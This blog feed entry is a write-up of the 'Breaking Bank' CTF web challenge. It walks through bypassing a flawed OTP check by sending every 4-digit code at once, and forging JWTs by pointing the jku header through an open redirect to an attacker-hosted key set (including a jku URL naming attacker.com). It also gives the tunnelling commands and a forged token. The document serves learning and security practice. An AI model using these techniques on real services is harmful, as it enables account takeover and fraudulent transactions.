<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en"><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://blog.thetvdh.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://blog.thetvdh.com/" rel="alternate" type="text/html" hreflang="en" /><updated>2026-10-31T14:49:45+00:00</updated><id>https://blog.thetvdh.com/feed.xml</id><title type="html">thetvdh</title><subtitle></subtitle><author><name>Thetvdh</name></author><entry><title type="html">Breaking Bank(HTB)</title><link href="https://blog.thetvdh.com/2024/breakingbank/" rel="alternate" type="text/html" title="Breaking Bank(HTB)" /><published>2024-12-18T00:00:00+00:00</published><updated>2024-12-18T00:00:00+00:00</updated><id>https://blog.thetvdh.com/2024/breakingbank</id><content type="html" xml:base="https://blog.thetvdh.com/2024/breakingbank/"><![CDATA[<h1 id="breaking-bank">Breaking Bank</h1>

<h2 id="foreword">Foreword</h2>

<p>This was a challenge from the 2024 HTB University CTF event from the 13th December until the 15th December. This challenge was classified as easy but by HTB’s own admission all the challenges were harder than previous years.</p>

<p>For the purposes of this writeup, the target docker container is 94.237.54.116:39448</p>

<h1 id="code-analysis">Code analysis</h1>

<p>The website code was provided as a part of this challenge along with a “wrapper” script to help perform the exploit. All stages are performable without the wrapper however it is much easier with it.</p>


<p>Viewing the NGINX configuration reveals a few useful endpoints including /api and more interestingly /.well-known/jwks.json.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/nginxconf.PNG" alt="NGINX Configuration" title="NGINX config" /></p>

<p>I had not come across this before and I made a brief note of this for later which turned out to be the main part of the challenge!</p>

<h2 id="finding-flags">Finding Flags</h2>


<p>Looking through the code for services, there is a service called “flagService.js” and it outlines the checks that need to pass in order to get the flag.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/flagService.PNG" alt="Flag Service" title="flag service code" /></p>

<p>Essentially, it checks if the financial controller, who’s email is revealed at the top of the code, has any funds left in their account and if they do not then the flag is given to the attacker. With this knowledge we can now move on and find out how the transactions work.</p>

<h2 id="transaction-code">Transaction code</h2>



<p><img src="/assets/writeups/HTBUniCTF/images/transactionCode.PNG" alt="Transaction Code" title="Transaction code" /></p>

<p>The function to deal with transactions takes in four parameters, to, from, amount, and coin. This seems simple enough, you have to make a transfer request that sends all the money from the financial controllers account to an account you control. Looking at the code that calculates the balance it could be as simple as sending a negative number to the financial controllers account from the account we control, however a few things stop this from happening:</p>

<p><img src="/assets/writeups/HTBUniCTF/images/balanceCalculator.PNG" alt="Balance Calculator" /></p>

<p>1) A OTP needs to be generated to verify that the sender is who they say they are
2) You must be friends with the person you are attempting to perform a transaction with</p>

<p>This means we need to take over the financial controllers account in order to complete the transaction to get the flag. This is where we go back to the jwks.json file we saw in the NGINX config file earlier.</p>

<h2 id="exploiting-jwks">Exploiting JWKS</h2>

<p>JWKS (JSON Web Key Sets) is an alternative method of signing JSON Web Tokens (JWT). Traditionally, with a JWT you would have a “secret” that is used to sign the key using symmetric cryptography. JWKS allows for asymmetric cyrptography to be used instead using an algorithm such as RSA. The JWKS.json file allows for multiple key sets to be used with each key having a unique key id (kid) so that the correct private key can be used for signing the tokens. In this instance, only one key was set in the file.</p>



<p>Navigating to http://94.237.54.116:39448/.well-known/jwks.json revealed the public key used by the application. We will download this file using wget for reference purposes.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/defaultJWKSJSON.PNG" alt="JWKS File" title="Default JWKS File" /></p>

<p><img src="/assets/writeups/HTBUniCTF/images/wgetout.PNG" alt="WGET out" title="Output of WGET command" /></p>

<p>Now we know that JWT’s are in use, it is appropriate that we create an account on the site and check what the token looks like and see if there are any vulnerabilities with the implementation.</p>

<h2 id="code-analysis-of-otpservice-and-otpmiddleware">Code analysis of otpService and otpMiddleware</h2>

<p>As mentioned before, we need a otp to perform a transaction so lets take a look at how they are generated and how they are verified.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/generateOTP.PNG" alt="Generation of an OTP" /></p>

<p>The OTP generated here is just a pseudorandom 4 digit number which means in theory it could be brute forced. However, in the transaction section there is a rate limiter which would make brute forcing quite difficult and time consuming.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/rateLimiter.PNG" alt="Rate Limiter" /></p>

<p>So lets take a look at how the otp is verified.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/validator.PNG" alt="OTP Validator" /></p>


<p>Ahh so the code checks if the 4 digit code is present within the sent OTP. This means that we don’t need to brute force, instead we can just send an OTP that contains every possible 4 digit code as one long string. This can be easily generated with python:</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">otp</span> <span class="o">=</span> <span class="sh">""</span>
<span class="k">for</span> <span class="n">num</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">1000</span><span class="p">,</span><span class="mi">10000</span><span class="p">):</span>
    <span class="n">otp</span> <span class="o">+=</span> <span class="nf">str</span><span class="p">(</span><span class="n">num</span><span class="p">)</span>
</code></pre></div></div>

<h1 id="site-analysis">Site analysis</h1>

<h2 id="login-and-registering-an-account">Login and registering an account</h2>

<p><img src="/assets/writeups/HTBUniCTF/images/login.PNG" alt="login" title="Login Page" /></p>

<p>The login page looks fairly standard but with an offer to get a free $13.37 to start trading with. This pop up banner turns out to be quite important but I will come back to it later.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/register.PNG" alt="register" title="Register Page" /></p>

<p>The Register page looks pretty much the same as the login page, lets create an account, login, and view the requests in BurpSuite</p>

<p>Using the JWT Editor extension for BurpSuite, you can see a large number of requests that contain a JWT token. We are going to use the request to the dashboard specifically as that gives us the most verbose response when editing the tokens.</p>

<h2 id="token-analysis">Token analysis</h2>

<p><img src="/assets/writeups/HTBUniCTF/images/tokenbreakdown.PNG" alt="Token Breakdown" /></p>

<p>Looking at the token reveals some interesting headers that can potentially be exploited.</p>

<p>1) alg header: Potentially this could be vulnerable to an <a href="https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens#change-the-algorithm-rs256-asymmetric-to-hs256-symmetric-cve-2016-5431-cve-2016-10555">Algorithm Confusion Attack</a>
2) jku header: Potentially this could be vulnerable to a <a href="https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens#jwks-spoofing">spoofing</a> attack by changing the location of the header</p>

<p>Lets have a look at the source code that handles the jwks and see if either of these are likely to work.</p>

<h2 id="code-analysis-of-jwksservice">Code analysis of jwksService</h2>


<p><img src="/assets/writeups/HTBUniCTF/images/tokenverify.PNG" alt="Token Verification" /></p>

<p>Viewing the code here shows that the token headers must fulfil certain requirements:</p>

<p>1) The jku <strong>MUST</strong> start with http://127.0.0.1:1337/
2) The kid must be present <strong>AND</strong> equal to the KEY_ID variable</p>

<p>Also a lovely hinty note was left asking if it was secure enough, the answer to which was no it was not.</p>

<p>From this, we now have a rough attack path as we know it is very likely to be jku header modifying. The issue is though that it must start with http://127.0.0.1:1337/ which makes it very difficult to change the location it is pointing to. Many of my first attempts tried using <a href="https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet#id=1da2f627d702248b9e61cc23912d2c729e52f878">SSRF Filter Bypass</a> techniques to no avail as the trailing / prevented most of them from working. However, after some more digging through the code, I found the answer.</p>


<p><img src="/assets/writeups/HTBUniCTF/images/analyticsRoute.PNG" alt="Analytics Route" /></p>


<p>In the analytics.js file it shows that you can redirect to anywhere from /api/analytics/redirect endpoint. This is further confirmed looking at the tsx file containing the code for the popup banner as it redirects to an infamous YouTube <a href="https://www.youtube.com/watch?v=dQw4w9WgXcQ">video</a></p>

<p><img src="/assets/writeups/HTBUniCTF/images/redirectCode.PNG" alt="redirect code" /></p>

<p>This means we can abuse this to change the jku to something like this</p>

<p>http://127.0.0.1:1337/api/analytics/redirect?ref=cta-announcement&amp;url=attacker.com/jwks.json</p>

<p>This means that we will be able to sign tokens using our own RSA private key and have it successfully verify on the server. We will be using BurpSuite to do this.</p>

<h1 id="token-forging">Token Forging</h1>

<p>Step 1: Install the JWT Editor extension in BurpSuite, this can be done from the BApp Store</p>


<p>Step 2: Generate a new set of RSA keys and ensure to change the kid to the same kid as in the JWKS.json you downloaded earlier from the site</p>

<p><img src="/assets/writeups/HTBUniCTF/images/rsakeygen.PNG" alt="rsakeys" /></p>

<p>Step 3: Copy the public key as a JWK file and edit the JWKS.json file you downloaded earlier to contain your key rather than the servers key.</p>

<p>New Key:
<img src="/assets/writeups/HTBUniCTF/images/newkey.PNG" alt="newkey" /></p>

<p>JWKS.json file:
<img src="/assets/writeups/HTBUniCTF/images/newjwks.PNG" alt="newjwks" /></p>

<p>Step 4: add one additional header to JWKS.json file, that being:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nl">"alg"</span><span class="p">:</span><span class="s2">"RS256"</span><span class="w">
</span></code></pre></div></div>

<p>This is because BurpSuite does not add this header by default and there is a specific check in the code for it, nice little gotcha by HTB there.</p>

<p>Step 5: Serve the new file</p>

<p>As this is done over the web you need to find a way of serving it to a place the HTB docker container can see. If you have some cloud space then that would potentially be a good way of doing it, something like a DigitalOcean droplet for example, otherwise you can do what I did and portfoward your port 80 using SSH and localhost.run</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Terminal 1:
python3 -m http.server 80

Terminal 2:
sudo ssh -R 80:localhost:80 nokey@localhost.run
</code></pre></div></div>

<p>This will give you a URL that you can use to access your python hosted webserver</p>

<p>Step 6: Modify the Token</p>

<p>Send a request that you have captured for /api/dashboard and send it to Burp Repeater.</p>

<p>Modify the jku to the redirect link we discussed earlier:</p>



<p>http://127.0.0.1:1337/api/analytics/redirect?ref=cta-announcement&amp;url=http://1d3f639cb927bf.lhr.life/jwks.json</p>

<p>Step 7: Change the email address to the email address of the finanical controller financial-controller@frontier-board.htb</p>


<p>The final token should look similar to this in BurpSuite:</p>

<p><img src="/assets/writeups/HTBUniCTF/images/forgedJWT.PNG" alt="Final Forged Token" /></p>

<p>Step 8: Click sign and ok, make sure that “Don’t modify header” is selected</p>

<p><strong>NOTE: Sometimes I noticed burp would change bits of the token back for a reason i’m not too sure of. If this does happen just change it back again and resign</strong></p>

<p>Step 9: Send the request and observe the response. If it looks like the below screenshot then it worked successfully.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/successfulForge.PNG" alt="Successful Forge" /></p>


<p>Step 10: Copy the forged JWT token as we will need it for the modification of the wrapper script.</p>

<h1 id="performing-the-full-attack-using-the-wrapper-script">Performing the full attack using the wrapper script</h1>

<p>Forged Token (This token will not work for you, follow the above steps to get your own)</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjkxNmVjZmQ4LTg5NmYtNDVlZS1iNGZkLTVkMmQ5NzIxMzU1MCIsImprdSI6Imh0dHA6Ly8xMjcuMC4wLjE6MTMzNy9hcGkvYW5hbHl0aWNzL3JlZGlyZWN0P3JlZj1jdGEtYW5ub3VuY2VtZW50JnVybD1odHRwOi8vMWQzZjYzOWNiOTI3YmYubGhyLmxpZmUvandrcy5qc29uIn0.eyJlbWFpbCI6ImZpbmFuY2lhbC1jb250cm9sbGVyQGZyb250aWVyLWJvYXJkLmh0YiIsImlhdCI6MTczNDUzNzUwNn0.Kh7I_hQSLHCpBwnacSVxcupglLKb5hh6Ni-B7nrZMUg7RTghltifoVkmz_r288_zTlsEsqjO6kkvamxouUv-EP8ddIHQc1iS0U1Txsi1DWefa6nBc02INQCJg1uZJhSnMjcffbGDt_C-NT_2mcSvA8DKHGy-MLdX-r-NPredhIyhBWalt7a95rV4HmT3WTPOFxyyTzJxKuE5s5aCI6DBPlvgh1IMESdcPIjj-ULngybNFoHUeT0YRg1qg8IifHHIbP8n9UyNdZz742YXn_SQYuzfx_5QoIJ0avrOedD93CXNR4YRXGTuhwtXN2I_IRHlkyv-2wqB4lBTjluCw4RFsg
</code></pre></div></div>

<p>First thing we need to do is change the target host from localhost to the actual docker IP</p>

<p><img src="/assets/writeups/HTBUniCTF/images/wrapperhost.PNG" alt="Target Host" /></p>

<p>Next we need to get the forged token into the program. You could have the function return the forged token however I just set the variable directly.</p>

<p><img src="/assets/writeups/HTBUniCTF/images/forgedToken.PNG" alt="Forged Token" /></p>

